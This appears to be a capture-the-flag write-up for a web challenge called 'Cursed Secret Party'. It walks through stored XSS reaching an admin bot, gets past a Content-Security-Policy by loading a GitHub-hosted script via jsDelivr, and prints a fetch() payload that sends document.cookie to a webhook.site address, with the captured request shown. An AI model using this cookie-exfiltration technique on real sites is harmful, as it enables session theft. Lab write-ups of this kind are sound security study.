

Cursed Secret Party

1) There is a bot that adds flag into jwt token




```javascript

const visit = async () => {
    try {
        const browser = await puppeteer.launch(browser_options);
        let context = await browser.createIncognitoBrowserContext();
        let page = await context.newPage();

        let token = await JWTHelper.sign({ username: 'admin', user_role: 'admin', flag: flag });
        await page.setCookie({
            name: 'session',
            value: token,
            domain: '127.0.0.1:1337'
        });

        await page.goto('http://127.0.0.1:1337/admin', {
            waitUntil: 'networkidle2',
            timeout: 5000
        });

        await page.goto('http://127.0.0.1:1337/admin/delete_all', {
            waitUntil: 'networkidle2',
            timeout: 5000
        });

        setTimeout(() => {
            browser.close();
        }, 5000);

    } catch(e) {
        console.log(e);
    }
};
```

2) The location loads data from database and renders




```
router.get('/admin', AuthMiddleware, (req, res) => {
    if (req.user.user_role !== 'admin') {
        return res.status(401).send(response('Unautorized!'));
    }

    return db.get_party_requests()
        .then((data) => {
            res.render('admin.html', { requests: data });
        });
});

router.get('/admin/delete_all', AuthMiddleware, (req, res) => {
    if (req.user.user_role !== 'admin') {
        return res.status(401).send(response('Unautorized!'));
    }

    return db.remove_requests()
            .then(() => res.send(response('All records are deleted!')));
})
```



admin.html ×
cha
~/Web/Cursed Secret Party/web_cursed_party/challenge/views/admin.html

```
<html>
    <head>
        <link rel="stylesheet" href="/static/css/bootstrap.min.css" />
        <title>Admin panel</title>
    </head>

    <body>
        <div class="container" style="margin-top: 20px">
            {% for request in requests %}
                <div class="card">
                <div class="card-header"> <strong>Halloween Name</strong> : {{ request.halloween_name | safe }} </div>
                <div class="card-body">
                    <p class="card-title"><strong>Email Address</strong>    : {{ request.email }}</p>
                    <p class="card-text"><strong>Costume Type </strong>   : {{ request.costume_type }} </p>
                    <p class="card-text"><strong>Prefers tricks or treat </strong>    : {{ request.trick_or_treat }} </p>

                    <button class="btn btn-primary">Accept</button>
                    <button class="btn btn-danger">Delete</button>
                </div>
            </div>
            {% endfor %}
        </div>

    </body>
</html>
```


3) Input to the database is not sanitized



```
router.post('/api/submit', (req, res) => {
    const { halloween_name, email, costume_type, trick_or_treat } = req.body;

    if (halloween_name && email && costume_type && trick_or_treat) {

        return db.party_request_add(halloween_name, email, costume_type, trick_or_treat)
            .then(() => {
                res.send(response('Your request will be reviewed by our team!'));

                bot.visit();
            })
            .catch(() => res.send(response('Something Went Wrong!')));
    }

    return res.status(401).send(response('Please fill out all the required fields!'));
});
```

We could exploit xss

4) CSP




```
app.use(function (req, res, next) {
    res.setHeader(
        "Content-Security-Policy",
        "script-src 'self' https://cdn.jsdelivr.net ; style-src 'self' https://fonts.googleapis.com; img-src 'self'; font
    );
    next();
});
```

There is a csp in our way

```
"Content-Security-Policy",
        "script-src 'self' https://cdn.jsdelivr.net ; style-src 'self' https://fonts.googleapis.com; img-src 'self'; font-src 'self' https://fonts.gstatic.com; child-src 'self'; frame-src 'self'; worker-src 'self'; frame-ancestors 'self'; form-action 'self'; base-uri 'self'; manifest-src 'self'"
```


5) CDN Github



```
Invalid URL. The URL structure is /gh/user/repo@version/file.js
```

CDN has provision to script load from github

6) Got a webhook



Your unique URL

`https://webhook.site/28609da5-6e91-47a3-adc8-2f1abcb28f8b`

Open in new tab Examples

Your unique email address

`28609da5-6e91-47a3-adc8-2f1abcb28f8b@email.webhook.site`

Open in mail client

Your unique DNSHook ?

`*.28609da5-6e91-47a3-adc8-2f1abcb28f8b.dnshook.site` About DNSHook

Forward to localhost with Webhook.site CLI

```
$ whcli forward --token=28609da5-6e91-47a3-adc8-2f1abcb28f8b --
target=https://localhost
```

Install whcli

Star on GitHub 4,809

What is Webhook.site?

Webhook.site generates a free, unique URL and e-mail address and lets you see everything that's sent there instantly.

Webhook.site upgrade benefits


When you upgrade to a Webhook.site account, limitations are removed and more features are included:

- URLs never expire and can be managed in Control Panel or via API
- History of up to 10.000 requests and emails per URL
- Data is protected in your account
- Create advanced workflows with Custom Actions
  - Transform data with JSONPath, Regex
  - Forward requests
  - Run scripts with JavaScript and WebhookScript
  - Built-in integrations: Google Sheets, Excel, Slack, Dropbox, SFTP, Email, Push Notifications, and more
  - Support for databases: MySQL, Postgres
- Create Web cronjobs and uptime monitors using Schedules

Upgrade Now – from $7.5/month


Read more about benefits About Us Documentation FAQ

7) Made payload


cdn.jsdelivr.net/gh/vigneswar-a/web@2178fb5f395cbb06114a9a917d41f8c0df82e991/xss.js

```
fetch("https://webhook.site/28609da5-6e91-47a3-adc8-2f1abcb28f8b/?cookie=" + document.cookie)
```

8) Submitted payload
Got a cookie



GET #f1e6f 94.237.62.195
03/28/2024 8:40:22 AM

Request Details

GET	https://webhook.site/28609da5-6e91-47a3-adc8-2f1abcb28f8b/?cookie=session=eyJhb...
Host	94.237.62.195 Whois Shodan Netify Censys
Date	03/28/2024 8:40:22 AM (a few seconds ago)
Size	0 bytes
Time	0.001 sec
ID	f1e6fd54-bd1f-4f4f-8a79-58ebd4f41e85

Headers

connection	close
accept-encoding	gzip, deflate, br
referer	http://127.0.0.1:1337/
sec-fetch-dest	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	http://127.0.0.1:1337
accept	*/*
sec-ch-ua-platform	
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko...
sec-ch-ua-mobile	?0
sec-ch-ua	
host	webhook.site
content-length	
content-type	

Query strings

